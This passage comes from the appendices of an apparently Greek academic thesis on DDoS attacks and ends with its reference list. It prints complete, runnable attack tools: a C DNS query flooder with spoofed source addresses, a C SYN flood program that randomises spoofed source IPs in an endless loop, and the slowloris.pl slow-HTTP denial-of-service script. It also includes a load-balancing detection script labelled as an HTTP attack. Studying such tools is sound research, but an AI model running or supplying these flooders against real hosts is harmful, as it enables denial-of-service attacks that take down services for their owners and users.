unsigned short in_cksum(char *packet, int len);

void nameformatIP(char *ip, char *resu);
void nameformat(char *name, char *QS);

int make_question_packet(char *data, char *name, int type);
int myrand(int rand_max);
void usage();


int main (int argc, char **argv)   {
   struct sockaddr_in src_ip,       /* source address        */
                      dst_ip;               /* destination address     */

   u_short src_port,              /* source port           */
           dst_port,           /* destination port       */
           id;                 /* dns id we are spoofing  */

   int    written_bytes,         /* number of bytes written */
          packet_size,          /* size of our packet      */
          payload_size,         /* size of our payload     */
          roundcount,tmp,jcounter,       /* tmp INT */
          sockid;               /* socket to write on      */

     unsigned long s_ip=0, d_ip=0;
     int nofile=1,static_ip=0,raw_data=0;
     char namefake[16];
     FILE *fp;
```

```
    unsigned char packet[1024],*dnsdata;
    int arg_options;
    const char *short_options="f:t:p:vc:s:r:";
    const struct option long_options[] = {
            {"file", required_argument, NULL, 'f'},
            {"target", required_argument, NULL, 't'},
            {"port",required_argument , NULL, 'p'},
            {"version", no_argument, NULL, 'v'},
            {"countime", required_argument, NULL, 'c'},
            {"static", required_argument, NULL, 's'},
            {"help",no_argument,NULL,'h'},
            {"raw", required_argument, NULL, 'r'},
            {NULL, 0, NULL, 0}
        };
char *namelist[] ={NULL};
int quit=0;
struct dnshdr *dns;
const int on=1;
struct timeval start0={0,0};
struct timeval t0={0,0};
struct timeval t1={0,0};
char *from, *to,filename;
int port=53;
int FTIME=0;
int itmp=0;
int wait_time=0;
```

```
while((arg_options=getopt_long(argc,argv,short_options,long_options,NULL))!=-1)
 {

 switch(arg_options)
  {
    case 'f':
          nofile=0;
          if (optarg)
      printf (" Max from %s only 1k query domain", optarg);
      printf ("\n");
           quit=0;
     break;

    case 'p':
                if (optarg) port=atoi(optarg);
            quit=0;
                 break;

    case 's':
    static_ip=1;
    inet_pton(AF_INET,optarg,&src_ip.sin_addr);
    s_ip=src_ip.sin_addr.s_addr;

                break;
  case 'r':
          raw_data=1;
          if (optarg)
            printf (" Max from %s only 1k query domain", optarg);
            printf ("\n");
            quit=0;
     break;
```

```
        case 't':
                inet_pton(AF_INET,optarg,&dst_ip.sin_addr);
            d_ip=dst_ip.sin_addr.s_addr;

                 break;

        case 'v':
        case 'h':
            printf("\n.EVIL means no attached me v.0.0.1\n\n");
                quit=1;
            break;

        case 'c':
                    if (optarg) FTIME=atoi(optarg);
                    wait_time=(abs(10-FTIME)>10?10:abs(10-FTIME))*100000;
                        quit=0;
                break;

        default:
                 printf("CMD line Options Error\n\n");
                 break;
     }
   }

if (quit) usage();
if (!d_ip) { usage(); exit(0); }
 if ((sockid = socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR)
     { printf("\n%s\n", "network initialization failed\n");exit(1);}
 if((setsockopt(sockid, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) ==
ERROR)
```

```
{
                perror("setsockopt");
                exit(ERROR);
        }

 // inet_pton(AF_INET,argv[1],&dst_ip.sin_addr);
//  d_ip=dst_ip.sin_addr.s_addr;



    dst_port = port;
    src_port = (u_short) 1337+myrand(150.0);

        dns  = (struct dnshdr *)packet;
        dnsdata = (char *)(packet+DNSHDRSIZE);
        bzero(packet,1024);

        dns->rd      = 1;                    /* rd = 1: bind 8 checks this          */
        dns->que_num = htons(1);     /* sending one question (yep)    */

// fp = fopen(argv[3], "r");

 jcounter=0;
 gettimeofday(&t0,NULL);
 start0.tv_sec=t0.tv_sec;
 start0.tv_usec=t0.tv_usec;
 while(1) {
   jcounter++;
  if ((jcounter-((jcounter/COUNTMAX)*COUNTMAX))==0)
        {
                gettimeofday(&t1,NULL);
                if (t0.tv_sec!=t1.tv_sec)
```

```
        { t0.tv_usec=t1.tv_usec;
          t0.tv_sec=t1.tv_sec;
          usleep(wait_time);
          tmp=t1.tv_sec-start0.tv_sec;
        printf("Feed target total %d frequency:%d/sec in pasted
%d\n\n",jcounter,jcounter/(tmp?tmp:1),tmp);}
          }
    // printf("Starting...\n");

 if (!static_ip) {

sprintf(namefake,"%d.%d.%d.%d",myrand(150.0),myrand(150.0),myrand(150.0),myrand
(150.0));
   //printf("\t%s\n",namefake);

    inet_pton(AF_INET,namefake,&src_ip.sin_addr);
    s_ip=src_ip.sin_addr.s_addr;
   }
   dns->id      = 6000+myrand(150.0);          /* random query id       */
                dns->qr      = 0;                          /* qr = 0: question packet   */
                dns->aa      = 0;                       /* aa = 0: not auth answer   */
                dns->rep_num = htons(0);          /* sending no replies       */
         if(raw_data)
                {
                }
         else{
                tmp=make_question_packet(dnsdata,namelist[myrand(31)],TYPE_A);
        udp_send(sockid,s_ip,d_ip,1337+myrand(150.0),port,packet,DNSHDRSIZE+tmp);
         }
           printf ("src_ip=%x,dst_ip=%x,datasize =%d\n",s_ip,d_ip,tmp);
```

```
        for (itmp=0; itmp< IPHDRSIZE+UDPHDRSIZE;itmp++) printf("%2x
",packet[itmp]);
 }

    exit(0);
}


 unsigned short in_cksum(char *packet, int len)
{
        register int nleft = len;
        register u_short *w = (u_short *)packet;
        register int sum = 0;
        u_short answer = 0;

        /*
        * Our algorithm is simple, using a 32 bit accumulator (sum), we add
        * sequential 16 bit words to it, and at the end, fold back all the
        * carry bits from the top 16 bits into the lower 16 bits.
        */
        while (nleft > 1)
        {
                sum += *w++;
                nleft -= 2;
        }

        /* mop up an odd byte, if necessary */

        if (nleft == 1)
        {
```

```
                *(u_char *)(&answer) = *(u_char *)w ;
                sum += answer;
        }
        /* add back carry outs from top 16 bits to low 16 bits */
        sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
        sum += (sum >> 16);             /* add carry */
        answer = ~sum;                  /* truncate to 16 bits */
        return(answer);
}
void usage()
{
      printf("\nusage: dnsflood  <destination_ip><port><query_A_record>\n");
      printf("\n[-s ip.add.x.x static source ip]< -t ip.add.x.x  flood target ip><-p # port 53 usually><-f filename  querry format string>[-v version]\n\n");
}
int udp_send(int s, unsigned long saddr, unsigned long daddr,unsigned short sport,unsigned short dport,char *datagram, unsigned datasize)
{
        struct sockaddr_in sin;
        struct  iphdr  *ip;
        struct  udphdr  *udp;
        unsigned char   *data;
        unsigned char   packet[4024];
        int itmp;
        ip    = (struct iphdr    *)packet;
        udp   = (struct udphdr   *)(packet+IPHDRSIZE);
        data  = (unsigned char   *)(packet+IPHDRSIZE+UDPHDRSIZE);

        memset(packet,0,sizeof(packet));
        udp->source  = htons(sport);
        udp->dest    = htons(dport);
```

```
        udp->len     = htons(UDPHDRSIZE+datasize);
        udp->check   = 0;

        memcpy(data,datagram,datasize);

        ip->saddr.s_addr  = saddr;
        ip->daddr.s_addr  = daddr;
        ip->version  = 4;           /*ip version*/
        ip->ihl      = 5;
        ip->ttl      = 245;
        ip->id       = random()%5985;
        ip->protocol = IPPROTO_UDP;   /*protocol type*/
        ip->tot_len  = htons(IPHDRSIZE + UDPHDRSIZE + datasize);
        ip->check    = 0;
        ip->check    = in_cksum((char *)packet,IPHDRSIZE);
        sin.sin_family=AF_INET;
        sin.sin_addr.s_addr=daddr;
        sin.sin_port=udp->dest;
        return(sendto(s, packet, IPHDRSIZE+UDPHDRSIZE+datasize, 0, (struct
sockaddr*)&sin, sizeof(struct sockaddr)));
}


void nameformat(char *name, char *QS)
{
      char *bungle,*x;
      char elem[128];

        *QS = 0;
      bungle=malloc(strlen(name)+3);
      strcpy(bungle,name);
```

```
        x=strtok(bungle,".");
        while (x != NULL)
        {
                if (snprintf(elem,128,"%c%s",strlen(x),x) == 128)
                {
                                puts("String overflow.");
                        exit(1);
                }
                strcat(QS,elem);
                x=strtok(NULL,".");
        }
           free(bungle);
}

void nameformatIP(char *ip, char *resu)
{
        char *reverse, *temp, *x, *comps[10];
        int px=0;

        temp=malloc(strlen(ip)+3);
        reverse=malloc(strlen(ip)+30);
        bzero(reverse,strlen(ip)+30);
        strcpy(temp,ip);
        x=strtok(temp,".");
        while (x != NULL)
        {
                if (px >= 10)
                {
                        puts("Force DUMP:: dumbass, wtf you think this is, IPV6?");
                        exit(1);
                }
```

```
                comps[px++]=x;
                x=strtok(NULL,".");
        }
        for (px-- ;px >= 0; px--)
        {
                strcat(reverse,comps[px]);
                strcat(reverse,".");
        }
        strcat(reverse,"in-addr.arpa");
        nameformat(reverse,resu);
        free(temp);
        free(reverse);
}

int make_question_packet(char *data, char *name, int type)
{
        if(type == TYPE_A )
        {
                nameformat(name,data);
                *( (u_short *) (data+strlen(data)+1) ) = htons(TYPE_A);
        }
         *( (u_short *) (data+strlen(data)+3) ) = htons(CLASS_INET);
        return(strlen(data)+5);
}
int myrand(int rand_max)
{
        int j;
        j=1+(int)((rand_max*1.0)*rand()/(RAND_MAX+1.0));
        return(j);
}
```

6.3 Παράρτημα 3: Κώδικας SYN TCP flooding

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

#define MAX_PACKET_SIZE 4096
/* ugh..so many magic numbers in here */

/* function for header checksums */
unsigned short csum (unsigned short *buf, int nwords)
{
   unsigned long sum;
   for (sum = 0; nwords > 0; nwords--)
      sum += *buf++;
   sum = (sum >> 16) + (sum & 0xffff);
   sum += (sum >> 16);
   return (unsigned short)(~sum);
}
void setup_ip_header(struct iphdr *iph)
{
   iph->ihl = 5;
   iph->version = 4;
   iph->tos = 0;
   iph->tot_len = sizeof(struct iphdr) + sizeof(struct tcphdr);
   iph->id = htonl(54321);
   iph->frag_off = 0;
```

```
    iph->ttl = MAXTTL;
    iph->protocol = 6;  // upper layer protocol, TCP
    iph->check = 0;

    // Initial IP, changed later in infinite loop
    iph->saddr = inet_addr("192.168.3.100");
}

void setup_tcp_header(struct tcphdr *tcph)
{
    tcph->source = htons(5678);
    tcph->seq = random();
    tcph->ack_seq = 0;
    tcph->res2 = 0;
    tcph->doff = 5; // Make it look like there will be data
    tcph->syn = 1;
    tcph->window = htonl(65535);
    tcph->check = 0;
    tcph->urg_ptr = 0;
}

int main(int argc, char *argv[ ])
{
    char datagram[MAX_PACKET_SIZE];
    struct iphdr *iph = (struct iphdr *)datagram;
    struct tcphdr *tcph = (struct tcphdr *)((u_int8_t *)iph + (5 * sizeof(u_int32_t)));
    struct sockaddr_in sin;
    char new_ip[sizeof "255.255.255.255"];

    if(argc != 3){
        fprintf(stderr, "Invalid parameters!\n");
```

```
    fprintf(stdout, "Usage: %s <target IP/hostname><port to be flooded>\n", argv[0]);
    exit(-1);
}

int s = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
if(s < 0){
    fprintf(stderr, "Could not open raw socket.\n");
    exit(-1);
}

unsigned int floodport = atoi(argv[2]);

sin.sin_family = AF_INET;
sin.sin_port = htons(floodport);
sin.sin_addr.s_addr = inet_addr(argv[1]);

// Clear the data
memset(datagram, 0, MAX_PACKET_SIZE);

// Set appropriate fields in headers
setup_ip_header(iph);
setup_tcp_header(tcph);

tcph->dest = htons(floodport);
iph->daddr = sin.sin_addr.s_addr;
iph->check = csum ((unsigned short *) datagram, iph->tot_len >> 1);

/* a IP_HDRINCL call, to make sure that the kernel knows
*     the header is included in the data, and doesn't insert
*     its own header into the packet before our data
*/
```

```
   int tmp = 1;
   const int *val = &tmp;
   if(setsockopt(s, IPPROTO_IP, IP_HDRINCL, val, sizeof (tmp)) < 0){
      fprintf(stderr, "Error: setsockopt() - Cannot set HDRINCL!\n");
      exit(-1);
   }

   for(;;){
      if(sendto(s,          /* our socket */
         datagram,                /* the buffer containing headers and data */
         iph->tot_len,     /* total length of our datagram */
         0,                /* routing flags, normally always 0 */
         (struct sockaddr *) &sin,   /* socket addr, just like in */
         sizeof(sin)) < 0)         /* a normal send() */

         fprintf(stderr, "sendto() error!!!.\n");
      else
         fprintf(stdout, "Flooding %s at %u...\n", argv[1], floodport);

         // Randomize source IP and source port
         snprintf(new_ip,16,"%lu.%lu.%lu.%lu",random()      %      255,random()      %
255,random() % 255,random() % 255);
         iph->saddr = inet_addr(new_ip);
         tcph->source = htons(random() % 65535);
         iph->check = csum ((unsigned short *) datagram, iph->tot_len >> 1);
   }

   return 0;
}
```

6.4 Παράρτημα 4: DDoS Http Attack (lbd.sh)

```
#!/bin/bash
QUERIES=50
DOMAIN=$1
METHODS=""

echo
echo "lbd - load balancing detector"

if [ "$1" = "" ]
then
        echo "usage: $0 [domain]"
        echo
        exit -1
fi

echo -e -n "\nChecking for DNS-Loadbalancing:"
NR=`host $DOMAIN | grep -c "has add"`

if [ $NR -gt 1 ]
then
        METHODS="DNS"
        echo " FOUND"
        host $DOMAIN | grep "has add"
        echo
else
        echo " NOT FOUND"
fi
```

```
echo -e "Checking for HTTP-Loadbalancing ["Server"]: "
for ((i=0 ; i< $QUERIES ; i++))
do
	printf "HEAD / HTTP/1.0\r\n\r\n" | nc $DOMAIN 80 > .nlog
	S=`grep -i "Server:" .nlog | awk -F: '{print $2}'`

	if ! grep "`echo ${S}| cut -b2-`" .log &>/dev/null
	then
		echo "${S}"
	fi
	cat .nlog >> .log
done

NR=`sort .log | uniq | grep -c "Server:"`

if [ $NR -gt 1 ]
then
	echo " FOUND"
	METHODS="$METHODS HTTP[Server]"
else
	echo " NOT FOUND"
fi
echo
rm .nlog .log


echo -e -n "Checking for HTTP-Loadbalancing ["Date"]: "
D4=

for ((i=0 ; i<$QUERIES ; i++))
do
```

```
	D=`printf "HEAD / HTTP/1.0\r\n\r\n" | nc $DOMAIN 80 | grep "Date:" | awk '{print
$6}'`
	printf "$D, "

	Df=$(echo " $D" | sed -e 's/:0/:/g' -e 's/ 0/ /g')
	D1=$(echo ${Df} | awk -F: '{print $1}')
	D2=$(echo ${Df} | awk -F: '{print $2}')
	D3=$(echo ${Df} | awk -F: '{print $3}')

	if [ "$D4" = "" ];  then   D4=0;  fi

	if [ $[ $D1 * 3600 + $D2 * 60 + $D3 ] -lt $D4 ]
	then
		echo "FOUND"
		METHODS="$METHODS HTTP[Date]"
		break;
	fi

	D4="$[ $D1 * 3600 + $D2 * 60 + $D3 ]"

	if [ $i -eq $[$QUERIES - 1] ]
	then
		echo "NOT FOUND"
	fi
done


echo -e -n "\nChecking for HTTP-Loadbalancing ["Diff"]: "
for ((i=0 ; i<$QUERIES ; i++))
do
	printf "HEAD / HTTP/1.0\r\n\r\n" | nc $DOMAIN 80 | grep -v -e "Date:" -e "Set-
```

```
Cookie" > .nlog

        if ! cmp .log .nlog &>/dev/null && [ -e .log ]
        then
                echo "FOUND"
                diff .log .nlog | grep -e ">" -e "<"
                METHODS="$METHODS HTTP[Diff]"
                break;
        fi

        cp .nlog .log

        if [ $i -eq $[$QUERIES - 1] ]
        then
                echo "NOT FOUND"
        fi
done

rm .nlog .log



if [ "$METHODS" != "" ]
then
        echo
        echo $DOMAIN does Load-balancing. Found via Methods: $METHODS
        echo
else
        echo
        echo $DOMAIN does NOT use Load-balancing.
        echo
fi
```

6.5 Παραρτημα 5: DDoS Http Attack (slowloris.pl)

```
#!/usr/bin/perl -w
use strict;
use IO::Socket::INET;
use IO::Socket::SSL;
use Getopt::Long;
use Config;

$SIG{'PIPE'} = 'IGNORE';    #Ignore broken pipe errors
my ( $host, $port, $sendhost, $shost, $test, $version, $timeout, $connections );
my ( $cache, $httpready, $method, $ssl, $rand, $tcpto );
my $result = GetOptions(
    'shost=s'   => \$shost,
    'dns=s'     => \$host,
    'httpready' => \$httpready,
    'num=i'     => \$connections,
    'cache'     => \$cache,
    'port=i'    => \$port,
    'https'     => \$ssl,
    'tcpto=i'   => \$tcpto,
    'test'      => \$test,
    'timeout=i' => \$timeout,
    'version'   => \$version,
);

if ($version) {
    print "Version 0.7\n";
    exit;
}
```

```
unless ($host) {
   print "Usage:\n\n\tperl $0 -dns [www.example.com] -options\n";
   print "\n\tType 'perldoc $0' for help with options.\n\n";
   exit;
}

unless ($port) {
   $port = 80;
   print "Defaulting to port 80.\n";
}

unless ($tcpto) {
   $tcpto = 5;
   print "Defaulting to a 5 second tcp connection timeout.\n";
}

unless ($test) {
   unless ($timeout) {
      $timeout = 100;
      print "Defaulting to a 100 second re-try timeout.\n";
   }
   unless ($connections) {
      $connections = 1000;
      print "Defaulting to 1000 connections.\n";
   }
}

my $usemultithreading = 0;
if ( $Config{usethreads} ) {
   print "Multithreading enabled.\n";
```

```
    $usemultithreading = 1;
    use threads;
    use threads::shared;
}
else {
    print "No multithreading capabilites found!\n";
    print "Slowloris will be slower than normal as a result.\n";
}

my $packetcount : shared     = 0;
my $failed : shared          = 0;
my $connectioncount : shared = 0;

srand() if ($cache);

if ($shost) {
    $sendhost = $shost;
}
else {
    $sendhost = $host;
}
if ($httpready) {
    $method = "POST";
}
else {
    $method = "GET";
}

if ($test) {
    my @times = ( "2", "30", "90", "240", "500" );
    my $totaltime = 0;
```

```
foreach (@times) {
   $totaltime = $totaltime + $_;
}
$totaltime = $totaltime / 60;
print "This test could take up to $totaltime minutes.\n";

my $delay   = 0;
my $working = 0;
my $sock;

if ($ssl) {
   if (
      $sock = new IO::Socket::SSL(
         PeerAddr => "$host",
         PeerPort => "$port",
         Timeout  => "$tcpto",
         Proto    => "tcp",
      )
    )
   {
      $working = 1;
   }
}
else {
   if (
      $sock = new IO::Socket::INET(
         PeerAddr => "$host",
         PeerPort => "$port",
         Timeout  => "$tcpto",
         Proto    => "tcp",
      )
```

```
        )
      {
         $working = 1;
      }
   }
   if ($working) {
      if ($cache) {
         $rand = "?" . int( rand(99999999999999) );
      }
      else {
         $rand = "";
      }
      my $primarypayload =
         "GET /$rand HTTP/1.1\r\n"
       . "Host: $sendhost\r\n"
       . "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;
.NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729; MSOffice 12)\r\n"
       . "Content-Length: 42\r\n";
      if ( print $sock $primarypayload ) {
         print "Connection successful, now comes the waiting game...\n";
      }
      else {
         print
"That's odd - I connected but couldn't send the data to $host:$port.\n";
         print "Is something wrong?\nDying.\n";
         exit;
      }
   }
   else {
      print "Uhm... I can't connect to $host:$port.\n";
```

```
    print "Is something wrong?\nDying.\n";
    exit;
}
for ( my $i = 0 ; $i <= $#times ; $i++ ) {
    print "Trying a $times[$i] second delay: \n";
    sleep( $times[$i] );
    if ( print $sock "X-a: b\r\n" ) {
        print "\tWorked.\n";
        $delay = $times[$i];
    }
    else {
        if ( $SIG{__WARN__} ) {
            $delay = $times[ $i - 1 ];
            last;
        }
        print "\tFailed after $times[$i] seconds.\n";
    }
}

if ( print $sock "Connection: Close\r\n\r\n" ) {
    print "Okay that's enough time. Slowloris closed the socket.\n";
    print "Use $delay seconds for -timeout.\n";
    exit;
}
else {
    print "Remote server closed socket.\n";
    print "Use $delay seconds for -timeout.\n";
    exit;
}
if ( $delay < 166 ) {
    print <<EOSUCKS2BU;
```

```
Since the timeout ended up being so small ($delay seconds) and it generally
takes between 200-500 threads for most servers and assuming any latency at
all...  you might have trouble using Slowloris against this target.  You can
tweak the -timeout flag down to less than 10 seconds but it still may not
build the sockets in time.
EOSUCKS2BU
   }
}
else {
   print
"Connecting to $host:$port every $timeout seconds with $connections sockets:\n";

   if ($usemultithreading) {
      domultithreading($connections);
   }
   else {
      doconnections( $connections, $usemultithreading );
   }
}

sub doconnections {
   my ( $num, $usemultithreading ) = @_;
   my ( @first, @sock, @working );
   my $failedconnections = 0;
   $working[$_] = 0 foreach ( 1 .. $num );    #initializing
   $first[$_]   = 0 foreach ( 1 .. $num );    #initializing
   while (1) {
      $failedconnections = 0;
      print "\t\tBuilding sockets.\n";
      foreach my $z ( 1 .. $num ) {
         if ( $working[$z] == 0 ) {
```

```
        if ($ssl) {
            if (
                $sock[$z] = new IO::Socket::SSL(
                    PeerAddr => "$host",
                    PeerPort => "$port",
                    Timeout  => "$tcpto",
                    Proto    => "tcp",
                )
             )
            {
                $working[$z] = 1;
            }
            else {
                $working[$z] = 0;
            }
        }
        else {
            if (
                $sock[$z] = new IO::Socket::INET(
                    PeerAddr => "$host",
                    PeerPort => "$port",
                    Timeout  => "$tcpto",
                    Proto    => "tcp",
                )
             )
            {
                $working[$z] = 1;
                $packetcount = $packetcount + 3;  #SYN, SYN+ACK, ACK
            }
            else {
                $working[$z] = 0;
```

```
            }
        }
        if ( $working[$z] == 1 ) {
            if ($cache) {
                $rand = "?" . int( rand(99999999999999) );
            }
            else {
                $rand = "";
            }
            my $primarypayload =
                "$method /$rand HTTP/1.1\r\n"
              . "Host: $sendhost\r\n"
              . "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n"
              . "Content-Length: 42\r\n";
            my $handle = $sock[$z];
            if ($handle) {
                print $handle "$primarypayload";
                if ( $SIG{__WARN__} ) {
                    $working[$z] = 0;
                    close $handle;
                    $failed++;
                    $failedconnections++;
                }
                else {
                    $packetcount++;
                    $working[$z] = 1;
                }
            }
            else {
```

```
                $working[$z] = 0;
                $failed++;
                $failedconnections++;
            }
        }
        else {
            $working[$z] = 0;
            $failed++;
            $failedconnections++;
        }
    }
}
print "\t\tSending data.\n";
foreach my $z ( 1 .. $num ) {
    if ( $working[$z] == 1 ) {
        if ( $sock[$z] ) {
            my $handle = $sock[$z];
            if ( print $handle "X-a: b\r\n" ) {
                $working[$z] = 1;
                $packetcount++;
            }
            else {
                $working[$z] = 0;
                #debugging info
                $failed++;
                $failedconnections++;
            }
        }
        else {
            $working[$z] = 0;
            #debugging info
```

```
                $failed++;
                $failedconnections++;
            }
        }
    }
    print
"Current stats:\tSlowloris has now sent $packetcount packets successfully.\nThis thread
now sleeping for $timeout seconds...\n\n";
    sleep($timeout);
  }
}

sub domultithreading {
  my ($num) = @_;
  my @thrs;
  my $i                = 0;
  my $connectionsperthread = 50;
  while ( $i < $num ) {
    $thrs[$i] =
      threads->create( \&doconnections, $connectionsperthread, 1 );
    $i += $connectionsperthread;
  }
  my @threadslist = threads->list();
  while ( $#threadslist > 0 ) {
    $failed = 0;
  }
}
```

7 Βιβλιογραφία - References

1. Steve Gibson. Distributed Reflection Denial of Service Description andanalysis of apotent, increasingly prevalent, and worrisome Internet attackFebruary 22, 2002.
2. Kevin J. Houle, CERT/CC, George M. Weaver, CERT/CC, in collaboration with: Neil Long, Rob Thomas. Trends in Denial of Service Attack Technology. V1.0 October 2001.
3. Jelena Mirkovic - Janice Martin - Peter Reiher, UCLA, A Taxonomy of DDoS Attacks and DDoS Defense Mechanisms.
4. Distributed Denial of Service Tools
5. P. Ferguson Cisco Systems Inc. - D. Senie Amaranth Networks Inc., Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing, May 2000.
6. A. Garg and A. L. Narasimha Reddy, "Mitigating denial of service attacks using QoS regulation," Texas A & M University Tech report, TAMU-ECE-2001-06.
7. Larry Rogers. What is a Distributed Denial of Service (DDoS) Attack and What Can I Do About It? http://www.cert.org/homeusers/ddos.html , February 10, 2004
8. David Moore and Colleen Shannon. "The spread of the code red worm (crv2)". http://www.caida.org/analysis/security/codered/coderedv2_analysis.xml#animations. July 24, 2001
9. Steve Gibson. Distributed Reflection Denial of Service Description and analysis of a potent, increasingly prevalent, and worrisome Internet attack. February 22, 2002
10. BotTorrent: Misusing BitTorrent to Launch DDoS Attacks,Karim ElDefrawy_, Minas Gjoka and Athina Markopoulou University of California, Irvine.
11. Denial of Service Attacks and Challenges in Broadband Wireless NetworksShafiullah Khan, Kok-Keong Loo1, Tahir Naeem, Mohammad Abrar Khan1.
12. Rule-based Defense Mechanism against Distributed Denial-of-ServiceAttacks,Sung-ju Kim, Byung-chul Kim, Jae-yong Lee, Chan-kyou Hwang and Jae-jin Lee.

13. David Moore and Colleen Shannon. "The spread of the code red worm(crv2)".http://www.caida.org/analysis/security/codered/coderedv2_analysis.xml#animations. July 24, 2001.
14. A Summary of DoS/DDoS Prevention, Monitoring and Mitigation Techniquesin a Service Provider Environment [Copyright SANS Institute].